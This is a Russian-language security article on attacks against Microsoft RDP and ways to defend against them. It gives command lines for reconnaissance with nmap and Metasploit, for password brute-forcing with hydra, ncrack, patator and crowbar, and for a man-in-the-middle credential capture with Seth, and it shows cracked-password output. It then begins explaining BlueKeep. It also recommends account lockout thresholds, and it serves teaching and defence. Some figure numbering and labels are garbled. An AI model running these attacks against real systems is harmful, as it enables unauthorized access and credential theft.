

Атаки на RDP и способы защиты от них | Уральский центр систем безопасности

 dzen.ru/a/Y-8NySkTgFbnjOii

February 17, 2023



Вступление

С распространением COVID-19 организации перевели сотрудников на удаленный режим работы, что напрямую повлияло на кибербезопасность организаций и привело к изменению вектора угроз.

В 2020 году увеличилось использование сторонних сервисов для обмена данными, работа сотрудников на домашних компьютерах в потенциально незащищенных сетях Wi-Fi. Увеличилось количество людей, использующих инструменты удаленного доступа. Это стало одной из главных проблем для сотрудников ИБ.

Одним из наиболее популярных протоколов прикладного уровня, позволяющим получать удаленный доступ к рабочей станции или серверу под управлением ОС Windows, является проприетарный протокол Microsoft — RDP (англ. Remote Desktop Protocol - Протокол удаленного рабочего стола). Во время карантина в сети Интернет появилось большое количество компьютеров и серверов, к которым можно подключиться удаленно. Наблюдался рост активности злоумышленников, которые хотели воспользоваться текущим положением вещей и атаковать корпоративные ресурсы, доступные для сотрудников, отправленных на удаленную работу. На рисунке 1 представлена статистика атак на RDP. По графику видно, что количество атак на RDP значительно увеличилось с начала пандемии.




Рисунок 1. Рост числа атак на RDP в марте 2020

Таким образом, протокол RDP становится всё более востребованным в том числе и для злоумышленников. В данной статье описаны основные виды атак на RDP, уязвимости и способы их эксплуатации, а также предложены некоторые рекомендации по повышению уровня защищенности RDP.

1. Предварительный сбор информации о RDP

В этом разделе рассмотрены инструменты и методы, которые связаны с поиском и проверкой защищённости удаленных рабочих столов, работу которых обеспечивает служба RDP.

По умолчанию RDP сервер прослушивает TCP-порт 3389 и UDP-порт 3389, поэтому компьютеры с включённым удалённым рабочим столом можно искать с помощью утилиты Nmap командой вида:

```
sudo nmap -p 3398 -sU -sS CЕТЬ
```

Например, на рисунке 2 продемонстрирован результат работы команды nmap:

```
sudo nmap -p 3389 -sU -sS -open 192.168.0.0/24
```

```

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-17 14:39 MSK
Nmap scan report for 192.168.0.53
Host is up (0.00040s latency).

PORT      STATE      SERVICE
3389/tcp  open      ms-wbt-server
3389/udp  open|filtered ms-wbt-server
MAC Address: [REDACTED] (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.101
Host is up (0.00044s latency).

PORT      STATE      SERVICE
3389/tcp  open      ms-wbt-server
3389/udp  open|filtered ms-wbt-server
MAC Address: [REDACTED] (Oracle VirtualBox virtual NIC)

```

Рисунок 2. Пример использования nmap

Для сбора баннеров достаточно добавить опции -sV --script=banner

```
sudo nmap -p 3389 -sU -sS -sV --script=banner 192.168.0.0/24
```

1.1 Сбор дополнительной информации о RDP

У Nmap также имеется перечень скриптов для сбора дополнительной информации о RDP:

```
sudo nmap -p 3389 -sU -sS --script rdp-enum-encryption, rdp-ntlm-info, rdp-vuln-ms12-020 192.168.0.1
```

Ниже описан каждый из них отдельно:

1.1.1 rdp-enum-encryption

Определяет, какой уровень безопасности и уровень шифрования поддерживаются службой RDP. Это происходит путём циклического перебора существующих протоколов и шифров. При запуске в режиме отладки сценарий также возвращает отказавшие протоколы и шифры, а также обнаруженные ошибки.

Рисунок 3. rdp-enum-encryption

```

PORT      STATE      SERVICE
3389/tcp  open      ms-wbt-server
rdp-enum-encryption:
Security layer
CredSSP (NLA): SUCCESS

```

1.1.2 rdp-ntlm-info

Этот скрипт перечисляет информацию от удалённых служб RDP с включённой аутентификацией CredSSP (NLA).

1.1.3 rdp-vuln-ms12-020

Проверяет, является ли машина уязвимой для уязвимости MS12-020 RDP.

Также доступность RDP проверяется модулем

Metasploitauxiliary(scanner/rdp/rdp_scanner), пример использования Metasploit для проверки доступности RDP приведен на рисунке 4

```
msf5 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 192.168.0.185
RHOSTS => 192.168.0.185
msf5 auxiliary(scanner/rdp/rdp_scanner) > exploit
[*] 192.168.0.185:3389 - Detected RDP on 192.168.0.185:3389 (
[*] 192.168.0.185:3389 - Scanned 1 of 1 hosts (100% complete)
```

Рисунок 4. Пример использования модуля Metasploit

1.1.4 rdp-sec-check

Утилита rdp-sec-check используется для получения характеристик настроек безопасности службы RDP

Пример запуска: rdp-sec-check

Вывод команды продемонстрирован на рисунке 5

```
Starting rdp-sec-check v0.9-beta ( http://labs.portcullis.co.uk/application/rdp-sec-check/ ) at Sun Apr 19 15:44:43 20
[+] Scanning 1 hosts

Target: 192.168.0.89
IP: 192.168.0.89
Port: 3389

[+] Checking supported protocols

[-] Checking if RDP Security (PROTOCOL_RDP) is supported... Supported
[-] Checking if TLS Security (PROTOCOL_SSL) is supported... Supported
[-] Checking if CredSSP Security (PROTOCOL_HYBRID) is supported [uses NLA]... Not supported. Negotiated PROTOCOL_SSL

[+] Checking RDP Security Layer

[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_NONE ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_40BIT ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_128BIT ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_56BIT ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_FIPS ... Not supported

[+] Summary of protocol support

[-] 192.168.0.89:3389 supports PROTOCOL_SSL : TRUE
[-] 192.168.0.89:3389 supports PROTOCOL_RDP : TRUE

[+] Summary of RDP encryption support

[-] 192.168.0.89:3389 supports ENCRYPTION_METHOD_NONE : FALSE
[-] 192.168.0.89:3389 supports ENCRYPTION_METHOD_40BIT : FALSE
[-] 192.168.0.89:3389 supports ENCRYPTION_METHOD_128BIT : FALSE
[-] 192.168.0.89:3389 supports ENCRYPTION_METHOD_56BIT : FALSE
[-] 192.168.0.89:3389 supports ENCRYPTION_METHOD_FIPS : FALSE

[+] Summary of security issues

[-] 192.168.0.89:3389 has issue NLA_NOT_SUPPORTED_DOS
[-] 192.168.0.89:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM
```

Рисунок 5. Утилита rdp-sec-check

Результат после строки [+] Summary of security issues (перечень проблем безопасности) говорит о том, что не используется NLA (англ. Network Level Authentication - Аутентификация на уровне сети), следовательно, возможна атака

DoS (англ. Denial[ЗДС1] [ЛОБ2] of Service – отказ в обслуживании). Далее сказано, что SSL поддерживается, но не является обязательным, потенциально это может привести к атаке MiTM (англ. Man in the Middle – атака «человек по середине»).

Помимо приведенных выше способов доступность службы RDP проверяется обычными утилитами:

в Windows: mstsc

в Linux: freerdp:

```
xfreerdp /f /u:ИМЯ-ПОЛЬЗОВАТЕЛЯ /p:ПАРОЛЬ /v:ХОСТ[:ПОРТ]
```

Далее перейдем с основным видам атак на RDP и уязвимостям.

2 Виды атак на RDP

2.1 BruteForce RDP

По статистике основным способом получения доступа по RDP является слабая парольная политика, поэтому, давайте рассмотрим основные способы перебора данных учетных записей RDP. Удобными являются утилиты ncrack, hydra, patator:

пример использования утилиты hydra:

```
ncrack -vv --user -P pwds.txt rdp://
```

пример использования hydra:


```
hydra -V -f -L -P rdp://
```

пример использования patator:

```
patator rdp_login host=192.168.0.101 user=FILE0 password=FILE1 0=user.txt  
1=passwords.txt -x ignore:fgrep='ERRCONNECT_LOGON_FAILURE'
```

Также утилита crowbar может использоваться для осуществления перебора данных учетных записей RDP. Пример использования данной утилиты продемонстрирован на рисунке 6.

```
./crowbar.py --server -b rdp -u -C
```



```
root@kali:~/Desktop/crowbar-master# ./crowbar.py -b rdp -s 192.168.2.211/32  
-U /root/Desktop/userlist -c passwd0rd  
2014-10-05 14:28:17 RDP-SUCCESS : 192.168.2.211:3389 - windows:passwd0rd,  
root@kali:~/Desktop/crowbar-master#
```

Рисунок 6. Пример использования утилиты crowbar

Ниже показан пример перебора учетных записей к RDP с помощью данной утилиты.

Перед проверкой нужно удостовериться, что разрешено удаленное подключение к данному компьютеру. Как показано на рисунке 7 необходимо установить пункт «разрешить удаленные подключения к этому компьютеру» в свойствах системы.




Рисунок 7. Настройки доступа по RDP

Чтобы снизить возможность перебора данных учетных записей рекомендуется в настройках локальной политики безопасности выставить количество неудачных подключений, после которых будет происходить блокировка учетной записи. Для начала, как показано на рисунке 8, установили пороговое значение равное 3.





Рисунок 8. Выставление ограничений на попытки ввода

В результате, при попытке перебора данных учетных записей доступа к RDP, утилита не показывает каких-либо результатов.

```
loiliangyang@kali:~/crowbar$ ./crowbar.py --server 192.168.0.185/32 -b rdp -u loil
2021-02-10 23:57:34 START
2021-02-10 23:57:34 Crowbar v0.4.3-dev
2021-02-10 23:57:34 Trying 192.168.0.185:3389
```

Рисунок 9. Таймаут при попытке брутфорса

В случае, если же выставлено значение «0», как показано на рисунке 10, то злоумышленник может неограниченно пытаться получать доступ к RDP.



На рисунке 11 продемонстрировано получение данных учетных записей RDP.

```
loiliangyang@kali:~/crowbar$ ./crowbar.py --server 192.168.0.185/32 -b rdp -u loil
2021-02-10 23:58:07 START
2021-02-10 23:58:07 Crowbar v0.4.3-dev
2021-02-10 23:58:07 Trying 192.168.0.185:3389
2021-02-10 23:58:08 RDP-SUCCESS : 192.168.0.185:3389 - loiliangyang:12345678
^C
```

Рисунок 11. Успешное получение кредитов к RDP

Зная данные учетных записей можно осуществить подключение через утилиту xfreerdp, доступную в Kali Linux. Пример на рисунке 12.

доступную в Kali Linux. Пример на рисунке 12.

```
loiliangyang@kali:~/crowbar$ sudo xfreerdp /u:loiliangyang /p:12345678 /v:192.168.0.185
```

Рисунок 12. Подключение посредством утилиты xfreerdp

После чего получил доступ к удаленной машине.

2.2 MitM атака на RDP с помощью утилиты Seth

С помощью seth выполняется атака MitM, в результате которой извлекаются учётные данные из RDP подключений.

При организации атаки «человек посередине» злоумышленник выдавал себя за правильный режим аутентификации, а пользователь, который не знал о переключении, по незнанию предоставлял правильные учетные данные. Далее рассмотрен пример использования этой утилиты.

Установка зависимостей:

```
git clone https://github.com/SySS-Research/Seth.git
```

```
cd Seth
```

```
pip install -r requirements.txt
```

```
apt install dsniiff
```

Для проведения атаки злоумышленнику требуется локальный IP-адрес, целевой IP-адрес и сетевой интерфейс, который будет использоваться. В данном случае это eth0. На рисунке 14 продемонстрирован пример запуска утилиты с необходимыми параметрами.

Использование:

```
/usr/share/seth/seth.sh
```



```
(root@kali)~[~/Desktop/Seth]
# ./seth.sh eth0 192.168.1.5 192.168.1.3 192.168.1.41

SETH
by Adrian Vollmer
seth@vollmer.syss.de
SySS GmbH, 2017
https://www.syss.de

[*] Linux OS detected, using iptables as the netfilter interpreter
[*] Spoofing arp replies ...
[*] Turning on IP forwarding ...
[*] Set iptables rules for SYN packets ...
[*] Waiting for a SYN packet to the original destination ...
[+] Got it! Original destination is 192.168.1.41
[*] Clone the x509 certificate of the original destination ...
[*] Adjust iptables rules for all packets ...
[*] Run RDP proxy ...
Listening for new connection
Connection received from 192.168.1.3:49915
Warning: RC4 not available on client, attack might not work
Downgrading authentication options from 11 to 3
Listening for new connection
```

Рисунок 13. Использование seth

Далее после запуска утилиты злоумышленником цель открыла диалоговое окно «Подключение к удаленному рабочему столу» и пыталась подключиться к машине и пользователю по своему выбору. Пользователь запрашивает учетные данные для подключения в качестве исходного запроса проверки подлинности безопасности.




Рисунок 14. Подключение по RDP

Далее всплывает окно диспетчера сертификатов. На рисунке 16 видно, что существует конфликт между именем сервера и доверенным центром сертификации. Это похоже на окно с запросом на сохранение сертификата. Допускаем, что наша цель нажала «Да» в окне, представленном на рисунке 16.




Рисунок 15. Конфликт сертификатов

Как только соединение было установлено, злоумышленник в окне терминала увидел перехваченные данные. На рисунке 17 продемонстрирован захват хэша NTLM, а также пароль, введенный пользователем.

Рисунок 17. Использование модуля metasploit для проверки на уязвимость BlueKeep CVE-2019-0708 - это уязвимость типа use-after-free драйвера termdd.sys, который используется в Microsoft RDP. Для лучшего понимания, рассмотрим схему образования связи RDP:




Рисунок 18. Схема образования связи по RDP

Протокол удаленного рабочего стола (RDP) обеспечивает соединение между клиентом и конечной точкой (endpoint прим.), определяя данные, передаваемые между ними в виртуальных каналах. Виртуальные каналы — это двунаправленные каналы данных, расширяющие RDP. Windows Server 2000 определил 32 статических виртуальных канала (SVCs) с RDP 5.1, но из-за ограничений на количество каналов дополнительно определил динамические виртуальные каналы (DVCs), которые содержатся в рамках выделенного SVC. SVC создаются в начале сеанса и остаются до завершения сеанса, в отличие от DVC, которые создаются и удаляются по запросу.

Эту привязку 32 SVC исправляет патч CVE-2019-0708 в функциях `_IcaBindVirtualChannels` и `_IcaRebindVirtualChannels` в драйвере RDP `termdd.sys`. Как видно на рисунке 19, соединения RDP Connection Sequence иницируются, а каналы настраиваются до начала действия безопасности. Блок «RDP security

commencement», как видно на схеме, выполняется после инициализации и базовых настройки канала, что позволяет CVE-2019-0708 выполнять функцию червей, поскольку данная уязвимость может самостоятельно распространяться по сети после обнаружения открытого порта 3389.

Уязвимость связана с тем, что имя SVC «MS_T120» привязывается в качестве канала по умолчанию к номеру 31 во время последовательности инициализации конференции GCC протокола RDP. Это имя канала используется корпорацией Microsoft для внутренних целей, и нет очевидных законных вариантов использования клиентом запроса на подключение через SVC с именем «MS_T120».

На рисунке 20 показаны легитимные запросы канала во время последовательности инициализации конференции GCC без канала MS_T120.

